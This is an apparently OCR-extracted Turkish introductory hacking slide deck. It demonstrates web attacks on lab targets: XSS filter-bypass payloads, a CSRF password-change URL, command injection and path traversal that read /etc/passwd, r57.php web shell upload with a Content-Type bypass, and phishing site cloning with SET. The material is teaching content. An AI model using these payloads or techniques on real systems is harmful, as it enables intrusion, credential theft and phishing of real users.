
## Reflected XSS: Sayfa kaynağında nasıl görünüyor ? .

```
1 <!DOCTYPE html>
2 <html lang="en">
3   <head>
4     <meta charset="utf-8">
5     <title>PentesterLab &raquo; Web for Pentester</title>
6     <meta name="viewport" content="width=device-width, initial-scale=1.0">
7     <meta name="description" content="Web For Pentester">
8     <meta name="author" content="Louis Nyffenegger (louis@pentesterlab.com)">
9
10    <!-- Le styles -->
11    <link href="/css/bootstrap.css" rel="stylesheet">
12
13    <style type="text/css">
14      body {
15        padding-top: 60px;
16        padding-bottom: 40px;
17      }
18    </style>
19    <link href="/css/bootstrap-responsive.css" rel="stylesheet">
20
21  </head>
22
23  <body>
24
25    <div class="navbar navbar-inverse navbar-fixed-top">
26      <div class="navbar-inner">
27        <div class="container">
28          <a class="btn btn-navbar" data-toggle="collapse" data-target=".nav-collapse">
29            <span class="icon-bar"></span>
30            <span class="icon-bar"></span>
31            <span class="icon-bar"></span>
32          </a>
33          <a class="brand" href="https://pentesterlab.com/">PentesterLab.com</a>
34          <div class="nav-collapse collapse">
35            <ul class="nav">
36              <li class="active"><a href="/">Home</a></li>
37            </ul>
38          </div><!-- .nav-collapse -->
39        </div>
40      </div>
41    </div>
42
43    <div class="container">
44
45
46
47  <html>
48  Hello
49  <script>alert(1)</script>
50
51  <footer>
52    <p>&copy; PentesterLab 2013</p>
53  </footer>
54
55  </div> <!-- /container -->
56
57 </body>
58 </html>
```

# Hacker 101 | Siber Güvenliğe Giriş


2.Örnekte **<script>** engellenmiş bunun için **<SCRIPT>alert(1)</SCRIPT>** ve ya **<sc<script>ript>alert(1)</sc</script>ript>** payloadları ile bypasslayabiliriz.

3.Örnekte **<SCRIPT>** de engellenmiş **<sc<script>ript>alert(1)</sc</script>ript>** yine çalışıyor.




# Hacker 101 | Siber Güvenliğe Giriş

4.Örnekte **<script>** tagı tamamen engellenmiş bunun için **<svg onload=alert(1)>** payloadı ile bypasslayabiliriz.



# Hacker 101 | Siber GüvenliĐe Giriř

5.Örnekte **alert** geĐen bir payload girdiĐimizde error vermekte bunun için alert ile aynı işlevde olan **prompt** kullanarak **<svg onload=prompt(1)>** payloadını kullanacağız.




# Hacker 101 | Siber Güvenliğe Giriş

6.Örnekte farklı bir durum var değişkene atılmış girdiğimiz payloadlar pop-up oluşturmuyor.

```
46  
47 Hello  
48 <script>  
49   var $a= "<svg onload=prompt(1)>";  
50 </script>  
51
```

“; alert(1);” gibi bir payload girdiğimizde pop-up almaktayız.





# Hacker 101 | Siber Güvenliğe Giriş

Genel olarak Reflected XSS i tanıyarak bir kaç bypass yolunu örneklerle inceledik.

Bir çok XSS payloadı bulunmakta ve türemekte duruma koda göre BugBounty (Bugcrowd,HackerOne vb.) ile uğraşan arkadaşlar kendilerini geliştirip çok farklı payloadlar bulmaktadır.

Bir çok XSS Payloadına

<https://packetstormsecurity.com/files/112152/Cross-Site-Scripting-Payloads.html>  
adresinden ulaşabilirsiniz.

# Hacker 101 | Siber Güvenliğe Giriş

## Web Uygulama Güvenliği

### **Stored/Persistent XSS:**

Adında anlaşılacağı üzere kalıcı XSS türüdür. Bu sefer girilen payloadlar anlık olarak yansımaz bir veritabanına yada başka bir yere kayıt edilir daha sonradan ziyaret edildiğinde çalışan XSS çeşitidir.

Reflected XSS e göre daha tehlikelidir etkilenen nokta bir ziyaretçi defteri, duyuru sayfası gibi bir yer olduğunda sitede o sayfayı ziyaret eden herkesin etkilenmesi sağlanabilir.

# Hacker 101 | Siber Güvenliğe Giriş

Stored/Persistent XSS:

## Web Uygulama Güvenliği



### Vulnerability: Stored Cross Site Scripting (XSS)

Name \*

Message \*

```
<script>alert(1)</script>
```

Name: test

Message: This is a test comment.

#### More info

<http://hackers.org/xss.html>

[http://en.wikipedia.org/wiki/Cross-site\\_scripting](http://en.wikipedia.org/wiki/Cross-site_scripting)

<http://www.cgisecurity.com/xss-faq.html>

Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

DVWA Security

PHP Info

About

Logout

# Hacker 101 | Siber Güvenliğe Giriş

Stored/Persistent XSS:

## Web Uygulama Güvenliği



- Home
- Instructions
- Setup

- Brute Force
- Command Execution
- CSRF
- File Inclusion
- SQL Injection
- SQL Injection (Blind)
- Upload
- XSS reflected
- XSS stored**

- DVWA Security
- PHP Info
- About
- Logout

### Vulnerability: Stored Cross Site Scripting (XSS)

Name \*

Message \*

Name: test  
Message: This is a test comment.

Name: Stored XSS  
Message:

#### More info

- <http://hackers.org/xss.html>
- [http://en.wikipedia.org/wiki/Cross\\_site\\_scripting](http://en.wikipedia.org/wiki/Cross_site_scripting)
- <http://www.cgisecurity.com/xss-faq.html>

# Hacker 101 | Siber Güvenliğe Giriş

## Web Uygulama Güvenliği

### Stored/Persistent XSS:



192.168.237.129 says:  
1  
OK

pting (XSS)

Name \*   
Message \*   
Sign Guestbook

Name: test  
Message: This is a test comment.

Name: Stored XSS  
Message:

- Home
- Instructions
- Setup
- Brute Force
- Command Execution
- CSRF
- File Inclusion
- SQL Injection
- SQL Injection (Blind)
- Upload
- XSS reflected
- XSS stored**
- DVWA Security
- PHP Info
- About
- Logout

# Hacker 101 | Siber Güvenliğe Giriş

## Web Uygulama Güvenliği

### DOM XSS:

XSS Dom ( Document Object Model ) lardan kaynaklanan XSS dir

.Gemelde # işaretinden sonra payload denenmesi ve sayfa yenilediğinde alert alındığında DOM XSS var denilen XSS açıklığıdır.


İşin teorik bilgisi DOM nesnesinden kaynaklandığı için en tehlikeli XSS türü olarak anılmaktadır.

# Hacker 101 | Siber Güvenliğe Giriş

## Web Uygulama Güvenliği

### DOM XSS:

# işaretinden sonra **<script>alert(1)</script>** payloadı girerek sayfayı yenilediğimizde alert ekrana yansıyacaktır.



# Hacker 101 | Siber Güvenliğe Giriş

## Web Uygulama Güvenliği

### **CSRF (Cros Site Request Forgery):**

CSRF, “siteler arası istek sahteciliği” anlamında olup “Cross Site Request Forgering” deyiminin baş harflerinin kısaltılmış halidir. Saldırı, herhangi bir son kullanıcının, kullandığı uygulamada isteği dışında işlemler yaptırılmasıyla gerçekleştirilir.

Önemli işlemleri GET metodu ile yapılması büyük sorun oluşturur.Şifre değiştirme ürün silme vb işlemler.DVWA nın örneğindedede şifre değiştirme işlemi GET metodu ile yapılmakta istediğimiz gibi değiştirebiliriz kendi istediğimiz şifre ile sosyal mühendislik yöntemi ile bu zararlı linki gönderdiğimizde kutbanın şifresini değiştirebiliriz bu örnekte.



# Hacker 101 | Siber Güvenliğe Giriş

CSRF (Cros Site Request Forgery):

## Web Uygulama Güvenliği

http://192.168.237.129/dvwa/vulnerabilities/csrf/?password\_new=ahmet&password\_conf=ahmet&Change=Change#

← → ↻ ⓘ 192.168.237.129/dvwa/vulnerabilities/csrf/?password\_new=ahmet&password\_conf=ahmet&Change=Change#

**DVWA**

**Vulnerability: Cross Site Request Forgery (CSRF)**

Change your admin password:

New password:

Confirm new password:

Password Changed

**More info**

[http://www.owasp.org/index.php/Cross-Site\\_Request\\_Forgery](http://www.owasp.org/index.php/Cross-Site_Request_Forgery)  
<http://www.cgisecurity.com/csrf-faq.html>  
[http://en.wikipedia.org/wiki/Cross-site\\_request\\_forgery](http://en.wikipedia.org/wiki/Cross-site_request_forgery)

Home  
Instructions  
Setup  
Brute Force  
Command Execution  
**CSRF**  
File Inclusion  
SQL Injection  
SQL Injection (Blind)  
Upload  
XSS reflected  
XSS stored  
DVWA Security  
PHP Info  
About  
Logout

Username: admin  
Security Level: low  
PHPIDS: disabled

# Hacker 101 | Siber Güvenliğe Giriş

## Web Uygulama Güvenliği

### **Command Injection:**

Command Injection zafiyeti bulunan uygulama üzerinden komut çalıştırmasıdır.

Windows için CMD

Linux için Terminal komutları çalıştırılabilir.

# Hacker 101 | Siber Güvenliğe Giriş

## Web Uygulama Güvenliği

### Command Injection:

Burada bir domain ya da IP girdiğimizde ping komutu çalışmakta.



### Vulnerability: Command Execution

**Ping for FREE**

Enter an IP address below:

```
PING gurelahmet.com (109.232.220.231) 56(84) bytes of data:
64 bytes from cpanell.webadam.com (109.232.220.231): icmp_seq=1 ttl=128 time=29.0 ms
64 bytes from cpanell.webadam.com (109.232.220.231): icmp_seq=2 ttl=128 time=28.8 ms
64 bytes from cpanell.webadam.com (109.232.220.231): icmp_seq=3 ttl=128 time=29.5 ms

--- gurelahmet.com ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 1998ms
rtt min/avg/max/mdev = 28.018/29.147/29.546/0.301 ms
```

**More info**

<http://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution>  
<http://www.ss64.com/bash/>  
<http://www.ss64.com/nt/>

Username: admin  
Security Level: low  
PHPIDS: disabled

[View Source](#) [View Help](#)

# Hacker 101 | Siber GüvenliĒe Giriř

## Web Uygulama GüvenliĒi

Command Injection:

gurelahmet.com && cat /etc/passwd girelim ?



### Vulnerability: Command Execution

Home  
Instructions  
Setup  
Brute Force  
**Command Execution**  
CSRF  
File Inclusion  
SQL Injection  
SQL Injection (Blind)  
Upload  
XSS reflected  
XSS stored  
DVWA Security  
PHP Info  
About  
Logout

**Ping for FREE**

Enter an IP address below:

```
PING gurelahmet.com (109.232.220.231) 56(84) bytes of data.  
64 bytes from cpanell1.webadam.com (109.232.220.231): icmp_seq=1 ttl=128 time=33.9 ms  
64 bytes from cpanell1.webadam.com (109.232.220.231): icmp_seq=2 ttl=128 time=19.5 ms  
64 bytes from cpanell1.webadam.com (109.232.220.231): icmp_seq=3 ttl=128 time=28.0 ms  
  
--- gurelahmet.com ping statistics ---  
3 packets transmitted, 3 received, 0% packet loss, time 2003ms  
rtt min/avg/max/mdev = 19.523/27.170/33.928/5.915 ms  
root:x:0:0:root:/root:/bin/bash  
daemon:x:1:1:daemon:/usr/sbin:/bin/sh  
bin:x:2:2:bin:/bin:/bin/sh  
sys:x:3:3:sys:/dev:/bin/sh  
sync:x:4:65534:sync:/bin:/bin/sync  
games:x:5:60:games:/usr/games:/bin/sh  
man:x:6:12:man:/var/cache/man:/bin/sh  
lp:x:7:7:lp:/var/spool/lpd:/bin/sh  
mail:x:8:8:mail:/var/mail:/bin/sh  
news:x:9:9:news:/var/spool/news:/bin/sh  
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh  
proxy:x:13:13:proxy:/bin:/bin/sh  
www-data:x:33:33:www-data:/var/www:/bin/sh  
backup:x:34:34:backup:/var/backups:/bin/sh  
list:x:38:38:Mailing List Manager:/var/list:/bin/sh  
irc:x:39:39:ircd:/var/run/ircd:/bin/sh  
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh  
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh  
libuuid:x:100:101:./var/lib/libuuid:/bin/sh  
dbus:x:101:102:./nonexistent:/bin/false
```

# Hacker 101 | Siber Güvenliğe Giriş

## Web Uygulama Güvenliği

### **File Inclusion:**

Saldırganın hedef web sitesine bir dosya dahil etmesine ya da hedef web sitesinin kendinde olan ama sunmadığı bir dosyayı görüntüleyebilmesine imkan veren açıklıktır.

Url deki ? parametreyi = ise parametreye değer ataması yapar.

**<http://192.168.237.129/dvwa/vulnerabilities/fi/?page=include.php>**

# Hacker 101 | Siber Güvenliğe Giriş

# Web Uygulama Güvenliği

File Inclusion:

localhost/dvwa/vulnerabilities/fi/?page=../../../../../../../../etc/passwd

192.168.237.129/dvwa/vulnerabilities/fi/?page=../../../../../../../../etc/passwd

```
bot:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/bin/sh bin:x:2:2:bin:/bin:/bin/sh sys:x:3:3:sys:/dev:/bin/sh sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/bin/sh man:x:6:12:man:/var/cache/man:/bin/sh
:x:7:7:lp:/var/spool/lpd:/bin/sh mail:x:8:8:mail:/var/mail:/bin/sh news:x:9:9:news:/var/spool/news:/bin/sh uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh proxy:x:13:13:proxy:/bin:/bin/sh www-data:x:33:33:www-data:/var/www:/bin/sh
ackup:x:34:34:backup:/var/backups:/bin/sh list:x:38:38:Mail Manager:/var/list:/bin/sh irc:x:39:39:ircd:/var/run/ircd:/bin/sh gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/bin/sh
obody:x:65534:65534:nobody:/nonexistent:/bin/sh libuuid:x:100:101:./var/lib/libuuid:/bin/sh dhcpc:x:101:102:./nonexistent:/bin/false syslog:x:102:103:./home/syslog:/bin/false klog:x:103:104:./home/klog:/bin/false
shd:x:104:65534:./var/run/sshd:/usr/sbin/nologin msfadmin:x:1000:1000:msfadmin:./home/msfadmin:/bin/bash bind:x:105:113:./var/cache/bind:/bin/false postfix:x:106:115:./var/spool/postfix:/bin/false ftp:x:107:65534:./home/ftp:/bin/false
ostgres:x:108:117:PostgreSQL administrator:./var/lib/postgresql:/bin/bash mysql:x:109:118:MySQL Server:./var/lib/mysql:/bin/false tomcat5:x:110:65534:./usr/share/tomcat5.5:/bin/false distccd:x:111:65534:./bin/false user:x:1001:1001:just a
ser,111,./home/user:/bin/bash service:x:1002:1002:./home/service:/bin/bash telnetd:x:112:120:./nonexistent:/bin/false proftpd:x:113:65534:./var/run/proftpd:/bin/false statd:x:114:65534:./var/lib/nfs:/bin/false snmp:x:115:65534:./var/lib/snmp:/bin/false
```

Warning: Cannot modify header information - headers already sent by (output started at /etc/passwd:12) in /var/www/dvwa/dvwa/includes/dvwaPage.inc.php on line 324

Warning: Cannot modify header information - headers already sent by (output started at /etc/passwd:12) in /var/www/dvwa/dvwa/includes/dvwaPage.inc.php on line 325

Warning: Cannot modify header information - headers already sent by (output started at /etc/passwd:12) in /var/www/dvwa/dvwa/includes/dvwaPage.inc.php on line 326

**DVWA**

- Home
- Instructions
- Setup
- Brute Force
- Command Execution
- CSRF
- File Inclusion**
- SQL Injection
- SQL Injection (Blind)
- Upload
- XSS reflected
- XSS stored

# Hacker 101 | Siber Güvenliğe Giriş

## Web Uygulama Güvenliği

### **File Upload:**

Web uygulamasında bulunan dosya yükleme alanlarına zararlı bir dosya yükleyerek bu sistem üzerinden kritik bilgilere ulaşmamızı sağlayan açıklıktır.

Yükleyeceğiniz dosya internette bir çok hazır shell bulunmakta r57.php c99.php gibi sheller googledan bulunabilir.

Gerçek bir sızma testinde kendi kontrol ettiğiniz temiz shell ler kullanmanızı tavsiye ederim.

# Hacker 101 | Siber Güvenliğe Giriş

File Upload:

## Web Uygulama Güvenliği



Mon image :  r57.php

© PentesterLab 2013



Upload doneYour file can be found [here](#)

Mon image :  No file chosen

© PentesterLab 2013



# Hacker 101 | Siber Güvenliğe Giriş

File Upload:

# Web Uygulama Güvenliği

The screenshot shows a web browser window with the address bar displaying `192.168.237.142/upload/images/r57.php`. The main content area is a terminal window titled `r57 shell 1.50`. The terminal output includes:

```
01-02-2017 10:44:29 Your IP: [192.168.237.0] Server IP: [192.168.237.142]
PHP version: 5.3.3-7+squeeze15 cURL: Kapalı MySQL: ON MSSQL: Kapalı PostgreSQL: Kapalı Oracle: Kapalı
Safe_mode: Kapalı Open_basedir: NONE Safe_mode_exec_dir: NONE Safe_mode_include_dir: NONE
Disable functions : NONE
Free space : 242.73 MB Total space: 251.28 MB
Useful: phpinfo phpinfo2
[ phpinfo ] [ php.ini ] [ cpu ] [ mem ] [ syslog ] [ resolv ] [ hosts ] [ shadow ] [ passwd ] [ tmp ] [ delete ]
[ phpinfo ] [ version ] [ free ] [ dmesg ] [ vmstat ] [ top ] [ lsof ] [ interrupts ] [ realice1 ] [ realice2 ] [ lsattr ]
[ w ] [ who ] [ uptime ] [ last ] [ ps aux ] [ service ] [ ifconfig ] [ netstat ] [ fdisk ] [ df -h ]

osname -> Linux debian 2.6.32-5-686 #1 SMP Fri May 10 08:33:48 UTC 2013 i686 GNU/Linux
sysctl ->
BOSSYME ->
Server -> Apache/2.2.16 (Debian)
uid -> uid=33(www-data) gid=33(www-data) groups=33(www-data)
pwd -> /var/www/upload/images (drwxrwxrwx)
```

Below the terminal, there is a section titled `Komut Uygula: ls` which shows the output of the `ls` command:

```
hacker.jpg
r57.php
```

At the bottom of the terminal, there are several interactive prompts and buttons:

- `Komut İstemi` with a text input field.
- `Çalışma Dizini` with a text input field containing `/var/www/upload/images` and a `Uygula` button.
- `Dosya Düzenlemek için` with a text input field containing `/var/www/upload/images` and a `Dosya Düzenle` button.
- `Sec` with a dropdown menu showing `locate` and a `Uygula` button.

Additional text at the bottom of the terminal includes:

```
:: Server üzerinde komut çalıştır ::
:: Dosya Düzenle ::
:: Modify/Access date(touch) ::
:: Chown/Chgrp/Chmod ::
:: Dizin Veya Dosya Bul ::
:: Dosyalarda ki Metni Bul ::
:: Metin Ara Dosyaların içinde Arama Yoluyla ::
:: PHP Kod Değerlendir ::
```

# Hacker 101 | Siber Güvenliğe Giriş

## Web Uygulama Güvenliği

### File Upload:

Bu örnekte hiç bir sınırlama yapılmamıştır.

Bazen dosya uzantısından png,jpg,jpeg dışında istenilen formatdan başka dosya yüklenmemektedir.

Burp Suite gibi bir proxy yazılımı ile araya girerek **Content-Type** : değerini değiştirerek shellinizi yükleyebilirsiniz.

# Hacker 101 | Siber Güvenliğe Giriş

File Upload:

# Web Uygulama Güvenliği

## Vulnerability:

Choose an image to upload

Gözet... r57.png

Upload

## More info

<http://www.owasp.org/index>  
<http://blogs.securiteam.com>  
<http://www.acunetix.com/vulnerabilities>

Burp Suite Free Edition v1.7.03 - Temporary Project

Burp Intruder Repeater Window Help

Repeater Sequencer Decoder Comparer Extender Project options User options Alerts

Target Proxy Spider Scanner Intruder

Intercept HTTP history WebSockets history Options

Request to http://192.168.237.129:80

Forward Drop Intercept is on Action

Comment this item

Raw Params Headers Hex

Host: 192.168.237.129  
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:49.0) Gecko/20100101 Firefox/49.0  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8  
Accept-Language: tr-TR,tr;q=0.8,en-US;q=0.5,en;q=0.3  
Accept-Encoding: gzip, deflate  
Referer: http://192.168.237.129/dvwa/vulnerabilities/upload/  
Cookie: security=high; security=high; PHPSESSID=18fc40dc87909defdaecb76544d03995  
Connection: close  
Upgrade-Insecure-Requests: 1  
Content-Type: multipart/form-data; boundary=-----9948181279568  
Content-Length: 598018

-----9948181279568  
Content-Disposition: form-data; name="MAX\_FILE\_SIZE"

100000

-----9948181279568  
Content-Disposition: form-data; name="uploaded"; filename="r57.png"  
Content-Type: image/png

Type a search term 0 matches

# Hacker 101 | Siber Güvenliğe Giriş

## Sosyal Mühendislik

### **Sosyal Mühendislik :**

Sistemde her zaman açıklık zaafiyet olmayabilir fakat en zayıf halka insan her zaman vardır.Bunun için sosyal mühendislikte anlattığımız teknik açıklıklar kadar önemlidir.

Sosyal mühendislik, internette insanların zaafiyetlerinden faydalanarak çeşitli ikna ve kandırma yöntemleriyle istenilen bilgileri elde etmeye çalışmaktır.

# Hacker 101 | Siber Güvenliğe Giriş

## Sosyal Mühendislik

### **Sosyal Mühendislik :**

Sosyal mühendisliğin belirli bir kuralı yoktur.

İnsanları telefonla ikna edebilirsiniz. Başka kurumdan yada o kurumun çalışanı olduğunuza ikna ederek bir çok kritik bilgiyi elde edebilirsiniz.

Bunu yaparken bir çok senaryo düşünebilirsiniz. Tamamen hayal gücünüze kalmış.

İnsanları gerçek olmayan fake siteler ile bilgilerini elde edebilirsiniz.

Zararlı bir yazılımı bir şirkete yaymak için e-posta ile yutturabilirsiniz vs vs ...

# Hacker 101 | Siber Güvenliğe Giriş

## Sosyal Mühendislik

### PHISHING (OLTALAMA ) SALDIRILARI :

Phishing "Password" (Şifre) ve "Fishing" (Balık avlamak) sözcüklerinin birleştirilmesiyle oluşturulan Türkçe'ye yemleme (oltalama) olarak çevrilmiş bir saldırı çeşididir.

Genelde bir kişinin şifresini veya kredi kartı ayrıntılarını öğrenmek amacıyla kullanılır. Bir banka veya resmi bir kurumdan geliyormuş gibi hazırlanan e-posta yardımıyla bilgisayar kullanıcıları sahta sitelere yönlendirilir.

Phishing saldırıları için 'Bankalar, Sosyal Paylaşım Siteleri, Mail Servisleri, Online Oyunlar vb. sahte web sayfaları hazırlanmaktadır.

# Hacker 101 | Siber Güvenliğe Giriş

## Sosyal Mühendislik

### **SET (Social Engineering Toolkit) :**

**set** Kali Linuxta kurulu gelmektedir. Ortalama site oluşturmak için direk bir siteyi kopyalayabilme , metasploit ile haberleşebilen web site ataklarına imkan veren bir araçtır.

Burada kopyaladığımız siteyi güzel bir domaine atarak onu yutturup bilgi çalınabilmektedir.

# Hacker 101 | Siber GüvenliĒe Giriř

SET (Social Engineering Toolkit) :

## Sosyal Mühendislik



```
wifjamme... D-TECT Burp Suite setoolkit
[---] Follow us on Twitter: @TrustedSec
[---] Follow me on Twitter: @HackingDave
[---] Homepage: https://www.trustedsec.com

Welcome to the Social-Engineer Toolkit (SET).
The one stop shop for all of your SE needs.

Join us on irc.freenode.net in channel #setoolkit

The Social-Engineer Toolkit is a product of TrustedSec.

Visit: https://www.trustedsec.com

Select from the menu:

1) Social-Engineering Attacks
2) Fast-Track Penetration Testing
3) Third Party Modules
4) Update the Social-Engineer Toolkit
5) Update SET configuration
6) Help, Credits, and About

99) Exit the Social-Engineer Toolkit

set>
```

System Information:

NAME	PID	CPU
Xorg	859	4.5
conky	1498	0.5
xdesktop	1186	0.5
setoolkit	1485	0.0

Memory & Swap:

RAM	Swap
14%	0%

Filesystem:

root	1%	free	562MiB
------	----	------	--------

Network:

